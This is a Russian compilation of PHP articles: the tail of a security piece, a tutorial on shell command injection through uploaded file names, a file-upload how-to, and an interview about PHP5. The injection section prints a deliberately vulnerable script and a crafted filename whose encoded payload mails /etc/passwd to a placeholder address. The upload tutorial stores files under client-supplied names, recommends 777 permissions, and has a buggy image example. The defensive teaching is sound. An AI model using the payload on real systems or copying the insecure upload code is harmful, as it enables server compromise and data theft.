В руководстве к PHP [то есть в мануале] различным мерам безопасности при написании и использовании PHP-скриптов посвящён целый раздел. И в мануале (почти) всегда просто и понятно описаны конкретные ситуации, когда существует риск компрометации системы защиты, а также приведены методы минимизации подобного риска. Опять же, именно на разработчиков и администраторов системы, не уделивших должного внимания тому или иному аспекту безопасности, полагаются злоумышленники в своих действиях, направленных на получение доступа к системе. Внимательное прочтение предупреждений из мануала и соответствующие меры значительно сокращают шансы злоумышленников принести какой-либо значительный вред вашей системе.

Никогда нелишне ещё раз напомнить вам, как важно задумываться о защите ваших серверов от злоумышленников. Отныне вам нужно смотреть на ваш код в совершенно новом свете. Немного опыта, и вы научитесь опознавать все потенциальные бреши в защите ещё до того, как вы реализуете их в своём коде. В следующей статье я расскажу о ещё нескольких способах компрометации системы безопасности в PHP-скриптах, а также о методах минимизации подобных рисков при разработке.

Джон Коггсхол (John Coggeshall): специалист и один из создателей PHP. Недосыпания по причине PHP начались около пяти лет назад.

Статья взята с сайта: http://detail.phpclub.net

Безопасность в PHP, Часть II

Автор:

John Coggeshall

Перевод:

Данил Миронов

В PHP предусмотрено несколько средств для выполнения системных вызовов. Ну а если подробнее, то system(), exec(), passthru(), popen() и оператор обратная кавычка [backtick] (`) позволяют выполнять команды операционной системы непосредственно из PHP-скрипта. И каждая из перечисленных функций при неадекватном использовании может предоставить злоумышленнику огромные возможности исполнения системных команд на вашем сервере. Как это было и в случае с доступом к файлам, большинство дыр появляется, когда текст команды составляется на основе небезопасных данных, полученных со стороны.

Пример скрипта, содержащего системный вызов

Представим себе скрипт, который получает файл, загруженный на сервер по http [upload-файл], сжимает с помощью zip, а потом перемещает его в определённую директорию (по умолчанию это `/usr/local/archives/`). Код приведен в листинге 1.

```
<?php
    $zip        = "/usr/bin/zip";
    $store_path = "/usr/local/archives/";

    if (isset($_FILES['file'])) {
        $tmp_name = $_FILES['file']['tmp_name'];
        $cmp_name = dirname($_FILES['file']['tmp_name']) .
            "/{$_FILES['file']['name']}.zip";
        $filename = basename($cmp_name);

        if (file_exists($tmp_name)) {
            $systemcall = "$zip $cmp_name $tmp_name";
            $output     = `$systemcall`;

            if (file_exists($cmp_name)) {
                $savepath = $store_path.$filename;
                rename($cmp_name, $savepath);
            }
        }
    }
?>

<form enctype="multipart/form-data" action="<?php
    php echo $_SERVER['PHP_SELF'];
?>" method="POST">
<input type="HIDDEN" name="MAX_FILE_SIZE" value="1048576">
File to compress: <input name="file" type="file"><br />
<input type="submit" value="Compress File">
</form>
```

Листинг 1

Несмотря на кажущуюся прозрачность скрипта, злоумышленник может использовать его в своих целях аж несколькими способами. Самое опасное место — там, где мы исполняем команду сжатия файла (обратная кавычка), а именно следующие строки:

```
<?php
if (isset($_FILES['file'])) {
    $tmp_name = $_FILES['file']['tmp_name'];
    $cmp_name = dirname($_FILES['file']['tmp_name']) .
        "/{$_FILES['file']['name']}.zip";

    $filename = basename($cmp_name);

    if (file_exists($tmp_name)) {
        $systemcall = "$zip $cmp_name $tmp_name";
        $output = `$systemcall`;
```

Как обмануть скрипт и заставить его исполнять различные shell-команды

Итак, безобидность скрипта обманчива: любой пользователь, который может аплоадить файл, может и исполнять любые команды! Эта дыра в безопасности обязана своим появлением тому, как задаётся значение переменной `$cmp_name`. Поскольку в данном конкретном случае разработчик захотел, чтобы имя сжатого файла содержало имя upload-файла (плюс расширение .zip), было использовано значение переменной `$_FILES['file']['name']` (содержащей имя upload-файла, каким оно было на клиентской машине). И вот именно в этом случае злоумышленник может полностью изменить поведение скрипта: он может загрузить файл с именем, содержащим специальные символы, интерпретируемые ОС. Например, что случится, если пользователь создаст пустой файл таким манером (из командной строки UNIX)?

```
[user@localhost]# touch ";php -r '\$code=base64_decode(\\
    \"bWFpbCBiYWR1c2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==\\\");
system(\$code);';"
```

Эта команда создаст файл с таким именем:

```
;php -r '$code=base64_decode(
\"bWFpbCBiYWR1c2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==\");
system($code);';
```

Странное имя, да? Правильно, это "имя" похоже на текст некой команды CLI версии PHP.

Команда эта выполняет следующий код:

```
<?php
$code=base64_decode
("bWFpbCBiYWR1c2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==");
system($code);
?>
```

Если вы, из любопытства, выведете значение переменной $code, то увидите, что оно равно `mail baduser@somewhere.com < /etc/passwd`. И если пользователь загрузит этот файл, и наш PHP-скрипт займётся им, то когда скрипт начнёт выполнять системный вызов для сжатия файла, то на самом деле он выполнит следующую команду:

```
/usr/bin/zip /tmp/;php -r
'$code=base64_decode(
    \"bWFpbCBiYWR1c2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==\");
system($code);';.zip /tmp/phpY4iatI
```

Вот и всё, то, что вы сейчас увидели, уже не одна, а три команды! Как только оболочка проинтерпретирует точку с запятой (;), означающую (поскольку не заключена в кавычки) конец одной команды и начало другой, PHP-функция `system()` на самом деле выполнит это:

```
[user@localhost]# /usr/bin/zip /tmp/
[user@localhost]# php -r
'$code=base64_decode(
    \"bWFpbCBiYWR1c2VyQHNvbWV3aGVyZS5jb20gPCAvZXRjL3Bhc3N3ZA==\");
system($code);'
[user@localhost]# .zip /tmp/phpY4iatI
```

Как вы видите, вроде бы безобидный PHP-скрипт предоставил возможность исполнения различных системных команд, в том числе и исполнение других PHP-скриптов! Конечно, этот пример сработает только на системах, где пользователь, от имени которого запущен веб-сервер, имеет в своей PATH переменной CLI версию PHP (а не должен бы). Однако, на том же принципе можно построить и другие способы получения подобного результата.

Как защититься от атак, связанных с системными вызовами

Главное здесь, как и раньше, никогда не доверять данным из внешних источников, какой бы ни был контекст их использования. Возникает вопрос, как же избежать подобных ситуаций при работе с системными вызовами (отказ от самих системных вызовов здесь не рассматривается). Для борьбы с этим недугом PHP предлагает две функции: `escapeshellarg()` и `escapeshellcmd()`.

Функция `escapeshellarg()` предназначена для устранения или какого-либо игнорирования потенциально опасных символов в полученных от пользователя данных. Результат работы функции может использоваться как аргумент к системной команде (в нашем случае это zip).

Синтаксис функции такой:

```
escapeshellarg($string)
```

Здесь `$string` — это строка для "зачистки", а возвращаемое значение и есть "зачищенная" строка. Функция заключает строку в аргументе в одинарные кавычки и дезактивирует (то есть предваряет слешем) все одинарные кавычки, уже содержащиеся в строке. В нашем примере, если мы добавим перед системным вызовом две строки:

```
<?php
$cmp_name = escapeshellarg($cmp_name);
$tmp_name = escapeshellarg($tmp_name);
?>
```

то мы исключим риск того, что аргумент, передаваемый в системную команду, будет проинтерпретирован только как аргумент, и никак иначе, каковы бы ни были данные, предоставленные пользователем.

Функция `escapeshellcmd()` похожа на свою коллегу с тем исключением, что при "зачистке" будут дезактивированы символы, имеющее специфическое значение для операционной системы. В отличие от `escapeshellarg()` эта функция не будет как-то особенно обрабатывать строки с пробелами. Например, если мы применим `escapeshellcmd()` для такой строки:

```
$string = "'hello, world!';evilcommand"
```

то она станет такой:

```
\'hello, world\'\;evilcommand
```

Это может привести к нежелательному результату, если строка будет использована в качестве аргумента к системной команде, поскольку интерпретатор будет воспринимать нашу строку как два аргумента, `\'hello` и `world\'\;evilcommand`, соответственно. Итак, если данные, предоставленные пользователем, будут использоваться в качестве части списка аргументов, то функция `escapeshellarg()` предпочтительнее.

Защита upload-файлов

До данного момента я говорил только о том, как злоумышленники могут компрометировать системные вызовы в PHP-скриптах. Однако в нашем примере есть ещё одна потенциальная дыра в безопасности, и о ней также стоит упомянуть. Вернёмся к нашему коду и изучим внимательно эти строки Листинга 2.

```
<?php
$tmp_name = $_FILES['file']['tmp_name'];
$cmp_name = dirname($_FILES['file']['tmp_name']) .
    "/{$_FILES['file']['name']}.zip";
$filename = basename($cmp_name);
if (file_exists($tmp_name)) {
?>
```

Листинг 2

Итак, потенциально опасный код находится в самой последней строке приведённого отрезка. В ней мы проверяем, существует ли upload-файл (который хранится под временным именем, `$tmp_name`). Опасность здесь исходит не от самого PHP, а от возможности того, что файл под именем `$tmp_name` вовсе не был загружен пользователем, а как-либо указывает на файл, который злоумышленник хочет заполучить, ну скажем, `/etc/passwd`. Чтобы избежать подобных ситуаций, PHP предлагает функцию `is_uploaded_file()`. Работа этой функции похожа на действие функции `file_exists()` за тем лишь исключением, что в данном случае проводится дополнительная проверка того, был ли данный файл действительно загружен с клиентской машины.

Поскольку в большинстве случаев вам нужно куда-либо переместить upload-файл, то в дополнение к функции `is_uploaded_file()` в PHP есть функция `move_uploaded_file()`. Работает она так же, как и rename() при перемещении файлов, за тем лишь исключением, что в данном случае перед исполнением проводится дополнительная проверка того, что перемещаемый файл действительно был загружен с клиентской машины. Синтаксис функции `move_uploaded_file()` таков:

```
move_uploaded_file($filename, $destination);
```

При вызове эта функция переместит upload-файл `$filename` в `$destination` и возвратит значение типа `Boolean`, которое проинформирует об успешном или неуспешном завершении операции.

Статья взята с сайта: http://detail.phpclub.net

Upload файлов, и все с этим связанное

Что такое Upload files, или почему не работает copy ("c:\images\sample.jpg", "c:\uploads\ sample.jpg ")

Автор:
Александр Войцеховский

Краткий эксурс в upload

Даже если у вас в распоряжении всего один компьютер, на котором совмещен и сервер и рабочая станция, не стоит забывать о том, что PHP использует технологию клиент/сервер. Файл, который мы хотим загрузить, как правило, находится на машине клиента, т.е. пользователя, обыкновенного посетителя сайта. Место назначения — сервер. Для того, чтобы совершить процесс передачи файла, нам понадобится следующая форма:

```
<form enctype="multipart/form-data" action="/upload.php" method="post">
<input type="hidden" name="MAX_FILE_SIZE" value="30000">
Send this file: <input name="userfile" type="file">
<input type="submit" value="Send File">
</form>
```

При этом в поле action должен быть указан URL Вашего php-скрипта, который в дальнейшем будет заниматься обработкой загружаемых файлов. Скрытое поле `MAX_FILE_SIZE` должно предшествовать полю выбора файла и содержать максимально допустимый размер файла в байтах. Его назначение — проверка размера файла еще до момента отправки файла на сервер. Это должно избавить пользователя от длительной и безрезультатной загрузки файла на сервер и образования лишнего трафика, но не стоит особо полагаться на это ограничение, так как его легко обойти.

Что происходит, когда пользователь выбрал файл на своем диске, и нажал на кнопку "Send file"? Браузер отсылает файл на сервер, где php-интерпретатор помещает его в свою временную директорию, присваивая ему случайное имя, и выполняет скрипт, указанный в поле action.

Как должен выглядеть upload.php?

```
<?php
$uploaddir = '/var/www/uploads/';
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir .
    $_FILES['userfile']['name'])) {
    print "File is valid, and was successfully uploaded.";
} else {
    print "There some errors!";
}
?>
```

При написании скрипта возникает естественный вопрос: как получить информацию о загруженном файле и достучаться до самого файла. Если вы используете PHP версии 4.1.0 и старше, лучше всего будет обратиться к глобальному массиву `$_FILES`.

Для каждого загруженного файла он содержит хеш-массив со следующими данными:

- `$_FILES['userfile']['name']` — оригинальное имя файла, такое, каким его видел пользователь, выбирая файл;
- `$_FILES['userfile']['type']` — mime/type файла, к примеру, может быть image/gif; это поле полезно сохранить, если вы хотите предоставлять интерфейс для скачивания загруженных файлов;
- `$_FILES['userfile']['size']` — размер загруженного файла;
- `$_FILES['userfile']['tmp_name']` — полный путь к временному файлу на диске;
- `$_FILES['userfile']['error']` — Начиная с версии 4.2.0, содержит код ошибки, который равен 0, если операция прошла успешно.

Для PHP версии ниже 4.1.0 (Рекомендуется немедленно обновить http://www.php.net/downloads.php) этот массив называется `$HTTP_POST_FILES`. Не стоит забывать, что, в отличие от `$_FILES`, этот массив не является суперглобальным, и при обращении к нему, к примеру, из функции, необходимо явно указывать `global $HTTP_POST_FILES`;

Если в настройках вашего сервера `register_globals=on`, будут созданы дополнительные переменные вида `$userfile_name`, `$userfile_type`, `$userfile_size`... Учитывая, что, начиная с версии 4.2.0, в настройках по умолчанию `register_globals=off`, использование этих переменных не рекомендовано, даже если они определены. Лучший способ получения информации о загружаемых файлах — использовать массив `$_FILES`.

Если вы "все сделали правильно", но ваш код неработоспособен или работает неправильно, не спешите отчаиваться. Возможно, проблема не в ваших руках.

Для работы с загруженными файлами лучше всего использовать встроенные функции `is_uploaded_file` и `move_uploaded_file`, которые проверяют, был ли загружен файл, и помещают его в указанную папку соответственно. Более детальную информацию вы можете найти на страницах руководства. Не стоит изобретать велосипед и работать самому с временными файлами, копировать их, удалять. Это уже сделано до вас и для вас.

Настройка сервера

Я все сделал правильно, но у меня что-то не работает. Может, у меня неправильно сконфигурирован сервер?

Если вы "все сделали правильно", но ваш код неработоспособен или работает неправильно, не спешите отчаиваться. Возможно, проблема не в ваших руках, а в неверных настройках сервера.

Вот список директив, которые имеют отношения к загрузке файлов:

В файле `php.ini`:

- Если вы хотите узнать, где расположен ваш php.ini, выполните

```
<?php phpinfo(); ?>
```

- `file_uploads` — возможность запретить или разрешить загрузку файлов в целом. По умолчанию On.
- `upload_max_filesize` — максимальный размер файла, который может быть загружен. Если вам необходимо работать с большими файлами, измените эту настройку. По умолчанию 2M. Не забудьте изменить post_max_size.
- `post_max_size` — общее ограничение сверху на размер данных, передаваемых в POST запросе. Если вам необходимо работать с большими файлами или передавать несколько файлов одновременно, измените эту настройку. Значение по умолчанию 8M.
- `upload_tmp_dir` — временная директория на сервере, в которую будут помещаться все загружаемые файлы. Проверьте, какие на нее выставлены права (если на данном этапе у вас возникли сложности, смотрите пояснения в конце статьи). Такая директория должна существовать и у пользователя, под которым выполняется Apache, также должны быть права на запись в эту директорию. Если вы работаете с включенным ограничением open_basedir, то временный каталог должен находиться внутри. Вам не нужно заботиться о ее чистке или об уникальности имен, PHP решает эту проблему за вас.

В файле `httpd.conf`:

- Прежде всего, убедитесь, что вы используете веб-сервер Apache 1.3 (последняя версия на момент написания статьи — 1.3.27). Если вы используете Apache 2.0, вам следует прочитать следующий отрывок из документации: Do not use Apache 2.0 and PHP in a production environment neither on Unix nor on Windows.
- Если вы получили сообщение "POST Method Not Allowed", это означает, что надо искать что-то похожее на следующие директивы, и использовать ключевое слово `Allow`:

```
<Limit POST >
    Order allow,deny
    Allow from all
</Limit>
```

- Проблемы с загрузкой бинарных файлов — классический вопрос "почему бьются файлы при upload". Вот способ решения, предложенный Димой Бородиным (http://php.spb.ru): В директории, где лежит скрипт, делаем файл `.htaccess`, в котором пишем: `CharsetDisable On`.

В файл `httpd.conf` дописать строки:

```
<Location />
   CharsetRecodeMultipartForms Off
</Location>
```

Небольшие пояснения к этому рецепту: вышеописанная проблема, когда загруженные на сервер архивы не распаковываются и картинки не отображаются, может возникать из-за того, что используется веб-сервер Russian Apache.

Директива `CharsetDisable` отключает модуль `charset-processing module`, т.е. никакой перекодировки при скачивании файлов, находящихся в данной папке, происходить не будет.

Директива `CharsetRecodeMultipartForms` выключает перекодировку данных, переданных методом POST с заголовком `Content-Type: multipart/form-data`. Т.е. двоичные данные, переданные с такой настройкой, будут оставлены в первоначальном виде, а все остальное наполнение сайта будет перекодировано согласно текущим настройкам сервера.

Но при этом могут возникнуть осложнения: будьте готовы к тому, что в некоторых случаях текстовые части запросов вам придется перекодировать самостоятельно. Вот, что по этому поводу говорится в документации:

Используйте директиву `CharsetRecodeMultipartForms`, которая появилась в PL23, но при этом вам все-равно придется перекодировать вручную текстовые части запросов. Для этого можно использовать Russian Apache API, доступное в других модулях или Russian Apache Perl API, доступное из mod_perl.

Один из примеров определения кодировки вы можете найти тут: http://tony2001.phpclub.net/detect_charset/detect.phps

Самая свежая документация по Russian Apache находится на его официальном сайте: http://apache.lexa.ru/ .

Не забывайте, что после любой смены конфигурации, вам необходимо перезапустить ваш веб-сервер.

Дополнительные возможности

Я хочу сделать вот такую штуку, но у меня никак не получается...

Загрузка нескольких файлов одновременно

На самом деле в этом нет никакой трудности. Этого можно достичь, используя, к примеру, форму из Листинга 1.

```
<form action="file-upload.php" method="post" enctype="multipart/form-data">
  Send these files:<br>
  <input name="userfile[]" type="file"><br>
  <input name="userfile[]" type="file"><br>
  <input type="submit" value="Send files">
</form>
```

Листинг 1

И не забудьте увеличить `post_max_size`, если предполагается много файлов.

Автоматическая загрузка файлов на сервер

Не стоит забывать, что файлы на диске пользователя - конфиденциальная информация, к которой ни JavaScript, ни уж тем более PHP не имеют ни малейшего отношения. До тех пор, пока пользователь сам не выбрал файл при помощи <input type="file"> ни о какой работе с ним не может идти и речи. И не забывайте, что у данного поля ввода атрибут value защищен от записи.

Хранение файлов в базе данных MySQL

Если вы собрались хранить загружаемые файлы в базе данных, вам необходимо помнить следующие моменты:

- Необходимо использовать поле типа BLOB
- Перед тем, как класть в базу, не забыть применить к строке `mysql_escape_string`
- При отображении файла необходимо указывать заголовок content/type

Помните, что скрипт, отображающий ваш HTML, никак не связан со скриптом, который должен выводить изображение. Это должны быть два различных приложения.

Хранение картинок в базе не является хорошим стилем. Гораздо удобней хранить в базе лишь пути к файлам изображений.

Получение свойств изображения.

Если перед вами возникла задача проверить тип или размеры картинки перед загрузкой файла на сервер, — вам потребуется функция getimagesize. В качестве аргумента она принимает имя файла на диске и возвращает массив, первые два элемента которого — ширина и высота соответственно, третий — тип изображения. В случае невозможности прочитать из указанного файла корректное изображение, функция возвращает ложь.

Загрузка файлов, имеющих русскоязычное название

При загрузке на сервер файлов, необходимо проверять их оригинальные имена на предмет наличия "нестандартных" символов (к примеру русских букв). В случае их присутствия необходимо произвести замену. Оригинальное имя файла можно найти в переменной `$_FILES['userfile']['name']`. Про то, как перекодировать русскоязычную строку в транслит, можно можно найти в архивах практически любого форума, посвященного PHP.

Отображения статуса загрузки или progress bar

Необходимо учитывать, что до полной загрузки файла, PHP не может оперировать ни размером файла, ни процентом его загрузки. Только когда файл уже находится на сервере PHP, то он получает возможность обращаться к информации. Если вам все-таки крайне необходимо реализовать такую возможность, воспользуйтесь Java-аплетом.

Краткий очерк о правах на файлы

Проблемы с правами на сервере (upload_tmp_dir)

В *nix-подобных операционных системах каждой папке, файлу, ссылке выставлены соответствие права доступа. Они могут выглядеть как rwx-rw-r- или же как число 754.

Доступность файла или каталога зависят от идентификатора пользователя и идентификатора группы, в которую он входит. Режим в целом описывается в терминах трех последовательностей, по три буквы в каждой:

```
   Владелец  Группа   Прочие
     (u)       (g)      (o)
     rwx       rwx      rwx
```

Здесь владелец, члены группы и все прочие пользователи обладают правами чтения файла, записи в него и его выполнения. Права - любая осмысленная комбинация следующих букв:

```
r   Право на чтение. (4)
w   Право на запись. (2)
x   Право на выполнение (поиск в каталоге). (1)
```

Для того, чтобы загрузка файлов на сервер работала корректно, необходимо реализовать один из двух вариантов

- Установить владельцем каталога пользователя, с чьими привелегиями выполняется apache. Это можно узнать из файла httpd.conf или просмотрев список процессов на сервере. Права на каталог должны быть 700 (rwx------).
- Независимо от того, кто является владельцем каталога, установить права 777 (rwxrwxrwx).

Пример реализации загрузки картинок на сервер

```
<?
$max_image_width  = 380;
$max_image_height = 600;
$max_image_size       = 64 * 1024;
$valid_types      =  array("gif","jpg", "png", "jpeg");

if (isset($_FILES["userfile"])) {
    if (is_uploaded_file($_FILES['userfile']['tmp_name'])) {
        $filename = $_FILES['userfile']['tmp_name'];
        $ext = substr($_FILES['userfile']['name'],
            1 + strrpos($_FILES['userfile']['name'], "."));
        if (filesize($filename) > $max_image_size) {
            echo 'Error: File size > 64K.';
        } elseif (!in_array($ext, $valid_types)) {
            echo 'Error: Invalid file type.';
        } else {
            $size = GetImageSize($filename);
            if (($size) && ($size[0] < $max_image_width)
                && ($size[1] < $max_image_height)) {
                if (@move_uploaded_file($filename, "/www/htdocs/upload/")) {
                    echo 'File successful uploaded.';
                } else {
                    echo 'Error: moving fie failed.';
                }
            } else {
                echo 'Error: invalid image properties.';
            }
        }
    } else {
        echo "Error: empty file.";
    }
} else {
    echo  '
    <form enctype="multipart/form-data" method="post">
    <input type="hidden" name="MAX_FILE_SIZE" value="64000">
    Send this file: <input name="userfile" type="file">
    <input type="submit" value="Send File">
    </form>';
}
?>
```

Листинг 2

Еще один пример реализации, с использованием PEAR (подсказан kvn) показан в Листинге 3. Оригинальный пакет находится по адресу: http://pear.php.net/packages/HTTP_Upload

```
<html><body>
<form action="<?php echo $HTTP_SERVER_VARS['PHP_SELF'];?>?submit=1"
    method="post" enctype="multipart/form-data">
   Send these files:<br>
  <INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="100000">

   <input name="userfile" type="file"> <-<br>
   <input name="otherfile[]" type="file"><br>
   <input name="otherfile[]" type="file"><br>
   <input type="submit" value="Send files">
</form>
</body></html>
<?php
error_reporting(E_ALL);
if (!isset($submit)) {
    exit;
}
require 'HTTP/Upload.php';
echo '<pre>';
//print_r($HTTP_POST_FILES);
$upload = new http_upload('es');
$file = $upload->getFiles('userfile');
if (PEAR::isError($file)) {
    die ($file->getMessage());
}
if ($file->isValid()) {
    $file->setName('uniq');
    $dest_dir = './uploads/';
    $dest_name = $file->moveTo($dest_dir);
    if (PEAR::isError($dest_name)) {
        die ($dest_name->getMessage());
    }
    $real = $file->getProp('real');
    echo "Uploaded $real as $dest_name in $dest_dir\n";
} elseif ($file->isMissing()) {
    echo "No file selected\n";
} elseif ($file->isError()) {
    echo $file->errorMsg() . "\n";
}
print_r($file->getProp());
echo '</pre>';
?>
```

Листинг 2

Статья взята с сайта: http://detail.phpclub.net

Люди

Интервью со Стерлингом Хьюзом о PHP5

Перевод:

Константин Лукаш

PHP-Con (http://www.php-con.com) недавно записали интервью с участником PHPCon Стерлингом Хьюзом, который выкроил немного времени между своими выступлениями по темам "PHP и XML"("PHP & XML") и "7 главных ошибок в PHP программировании"("Top 7 Mistakes in PHP Programming"), чтобы рассказать о предстоящем релизе PHP5. Брайан Ричард (Bryan Richard), директор конференции из QuarterPower Media проводил интервью посредством электронной почты.

Брайан Ричард (БР): Пожалуйста, представьтесь и поведайте людям, почему именно с вами мы говорим о PHP.

Стерлинг Хьюз (СХ): Привет, я Стерлинг. Я автор книги "Книга рецептов для PHP-программиста"("PHP Developer's Cookbook"), я программирую на PHP, начиная с 3 версии, а с первых бета-версий PHP4 являюсь ещё и разработчиком PHP. Вы также можете знать меня как одного из авторов таких расширений как, URL, XSLT, Bzip2, Zip, Sockets, Cyrus, SWF, ADT, Mono и dio.

БР: Недавно на NYPHP вы провели презентацию новинок PHP5. Эта версия PHP действительно то, чем можно восхищаться? Насколько велики изменения?

СХ: Ну, это на самом деле зависит от конкретного человека. Например, я, несмотря на то, что программировал и на C++, и на Java, — люблю использовать процедуры. У меня такое чувство, что всё ООП состоит из превращения уже имеющихся задач в новые. И уже только потом дело доходит до их решения. Конечно, такой подход многое упрощает, но он ужасно неэффективен для разработки небольшого набора взаимосвязанных программ, что, собственно, и является сутью программных разработок для Web.

Если вы программист, разрабатывающий объектно-ориентированные решения, то выход PHP5 — это действительно повод для радости.

Я вовсе не пытаюсь этим сказать, что мне не нравится PHP5. По большей части PHP5 просто замечательный, особенно, что касается исключений (exceptions). Безусловно, множество новых свойств Zend Engine 2 дают много преимуществ. Но большая часть моего кода — процедурная, а Zend Engine 2 в основном подвергся изменениям в области ООП.

Но это касается меня.

А если вы программист, разрабатывающий объектно-ориентированные решения, то выход PHP5 — это действительно повод для радости. У PHP4 на самом деле не было объектной модели. Объекты были лишь базовыми типами, внутри состоящими из двух таблиц имён: таблицы функций и таблицы переменных. Это делало объекты непредсказуемыми, непонятными и неэффективными. А самым отвратительным было то, что где бы вы не использовали объекты, вы должны были передавать их по ссылке.

Посмотрим на следующий код:

```
<?php
class Slowpoke {
    var $feet;
    var $arms;
}

$s = new Slowpoke;
?>
```

В PHP4 этот код привёл бы к появлению двух копий объекта ещё на этапе его создания. Чтобы правильно создать объект, вы должны были использовать символ '&':

```
$s = &new Slowpoke;
```

То же самое относится и к использованию объекта:

```
<?php
function add_feet($s) {
    $s->feet = 2;
}

$s = &new Slowpoke;
var_dump($s->feet);
add_feet($s);
var_dump($s->feet);
?>
```

На самом деле здесь вы бы не изменили объект Slowpoke, когда присваивали значение '2' свойству 'feet' в функции 'add_feet'. Поскольку в PHP при изменении значения переменных действия производятся с их копиями, то всегда, когда вы не передаёте объект по ссылке при изменении объекта или его свойств, происходит его копирование в новый объект.

В PHP5 объекты изначально являются ссылками, и это всё упрощает. Вместо передачи самого объекта, вы передаёте интерпретатору число, идентифицирующее этот объект. Когда осуществляется доступ к объекту, возвращается объект, соответствующий этому числу. Это поможет повысить производительность огромного количества скриптов, в которых неправильно использовалась объектная модель PHP4. Приведенные выше простые примеры замечательно работают в PHP5.

БР: Если Вы считаете, что ООП неэффективно в решении задач для Web, то почему же именно изменения в объектной модели является главными особенностями новой версии? Нет ли в этом попытки сделать PHP многоцелевым языком, таким как Perl, Python или Ruby?

СХ: У каждого есть свои предпочтения. Я предпочитаю использовать процедурную логику, кроме случаев инкапсуляции сущностей. Другими словами, когда я хочу описать объект, я использую именно объект. Я против того, чтобы использовать ООП для создания огромных, абсолютно абстрактных моделей, вкладывая всю логику в сам объект.

Такие модели, особенно применительно к Web, получаются намного более сложными сами по себе, чем проблемы, для решения которых они создавались.

Говоря это, я надеюсь, что объектная ориентация PHP5 имеет две причины:

1. Объекты плохо работали в PHP4. PHP4 безупречно работает с процедурами, и поэтому что-то менять в этой сфере не было необходимости. Однако, как я уже говорил, в PHP4 на самом деле не было объектной модели. Zeev рассказывает о задумке и воплощении объектной модели PHP4 как о результате "одной бессонной ночи".
2. Некоторые люди всё-таки любят создавать большие объектно-ориентированные скрипты. Теперь и у них будут надёжные инструменты для работы.

БР: Разработчики и администраторы вынуждены были пережить большие изменения в прошлом — на ум приходят отключенные по умолчанию "register globals". Не вызовут ли очередные значительные изменения в языке негативной реакции так, как это случилось с Visual Basic, когда Microsoft попытались перевести разработчиков на VB.NET?

СХ: Появление PHP5 — эволюционное, а не революционное событие. Наверное, есть кое-что, чем гордятся все PHP-программисты — это собственный прагматизм. В отличие от других языков, в PHP первоочередное внимание уделяется обратной совместимости. В конфигурационном файле есть настройки, которые практически снимают все проблемы обратной совместимости. Кроме того, все изменения осуществлены практически незаметно. Старый синтаксис будет работать.

БР: Ваша презентация новых возможностей языка действительно очень полезна, но я хотел бы знать ваше личное мнение о некоторых из них. Действительно ли PHP стал объектно-ориентированным? Нравится ли вам, как реализован этот механизм?

СХ: Тяжело определить "настоящую объектность", так как у каждого есть своё мнение на этот счёт. Кроме хорошего, про новую объектную модель и её реализацию мне сказать нечего. Когда я писал расширение "Mono", у меня была возможность увидеть, как далеко зашла объектная модель. Andi, Stas и Zeev проделали огромную работу с Zend Engine 2.

БР: А что насчёт `try/catch/throw`?

СХ: `Try`, `catch` и `throw` будут, по моему мнению, самыми полезными свойствами PHP5. При разработке веб-приложений постоянно имеешь дело с внешними источниками информации: RDBM, SOAP-транзакции, файловая система. Это вынуждает постоянно отслеживать ошибки.

```
<?php
$fp = fopen("somefile", "w");
if (!is_resource($fp)) {
    die("Couldn't open somefile!");
}
fwrite($fp, "foo");
if (!fclose($fp)) {
    die("Couldn't close somefile!");
}
?>
```

В PHP5 исключения позволят упростить код, разместив все механизмы обработки ошибок в одном месте:

```
<?php
try {
    $fp = fopen("somefile", "w");
    fwrite($fp, "foo");
    fclose($fp);
} catch (Exception $e) {
    echo $e->getMessage();
}
?>
```

БР: А автозагрузка?

СХ: Автозагрузка — хорошая вещь. Другое дело, что я не уверен, насколько она полезна.

БР: SPL?

СХ: SPL является свидетельством расширяемости Zend Engine 2. SPL - это альтернативное расширение для Zend Engine 2, которое определяет стандартный набор интерфейсов. Ваш объект использует интерфейс из SPL, и, когда осуществляется доступ к этому объекту через встроенные конструкции PHP, вызываются различные методы, определённые интерфейсом.

SPL как синтаксический сахар. Он не сделает за вас вашу работу, и, вероятно, усложнит работу других программистов с вашим кодом. Но SPL является замечательным примером расширения, использующего преимущества новых внутренних свойств Zend Engine 2, создающего собственные и перезаписывающего существующие машинные коды (opcodes). Машинные коды — это наборы инструкций, в которые компилируется ваш PHP-скрипт. Посмотрите на этот пример:

```
<?php
$a = "Hello";
$b = "World";

echo $a;
echo $b;
?>
```

Этот код транслируется в следующий набор внутренних инструкций:

```
0  FETCH_W   $0,   'a'
1  ASSIGN    $0,   'Hello'
2  FETCH_W   $72,  'b'
3  ASSIGN    $72,  'World'
4  FETCH_R   $144, 'a'
5  ECHO      $144
6  FETCH_R   $180, 'b'
7  ECHO      $180
8  RETURN    1
```

Машинные коды PHP — это трехадресные коды (P-Code), в которых каждая операция соответствует двум операндам и результату. В архитектуре PHP4 всё происходило внутри огромного switch-цикла, в котором каждый вариант соответствовал коду, такому как `RETURN`, `ASSIGN` или `ECHO`. И, так как все коды были чётко определены внутри цикла, перезаписывать и добавлять новые коды было невозможно.

В PHP5 машинные коды хранятся в массиве, и, таким образом, вы можете их перезаписывать и регистрировать новые. Это даёт расширениям большую силу, независимо от того, разрабатываете ли вы отладчик и что-то наподобие SPL, что переопределяет стандартные операторы массивов, такие как `foreach` или `[]`.

БР: Вы рассказали о перезагрузках в процессе выполнения программы с использованием `__call()` и об интерфейсах, но ничего не сказали о простом и множественном наследовании. Появилась ли поддержка множественного наследования?

СХ: Классы могут наследовать множественные контракты через интерфейсы, таким образом, я думаю, вы можете назвать это и множественным наследованием (программисты Java точно могут). Однако множественное наследование в стиле C++ не поддерживается. Мне лично нравится идея наследования функциональности, но надо помнить, что мы всё-таки говорим о программировании для Web. Интерфейсы дают то, что требуется 95% разработчиков, и при этом сохраняется простота использования, что тоже немаловажно.

БР: С чем, вы думаете, у разработчиков возникнут наибольшие проблемы при переходе с PHP4 на PHP5?

СХ: PHP5 во многом совместим с PHP4, однако есть кое-что, о чём следует знать:

1. В PHP5 объекты изначально являются ссылками. С кодом, написанным с учётом копирования объектов, возникнут проблемы. К счастью, это затронет относительно небольшие объёмы кода, так как работа с копиями объектов — это не совсем то, что нужно разработчикам.

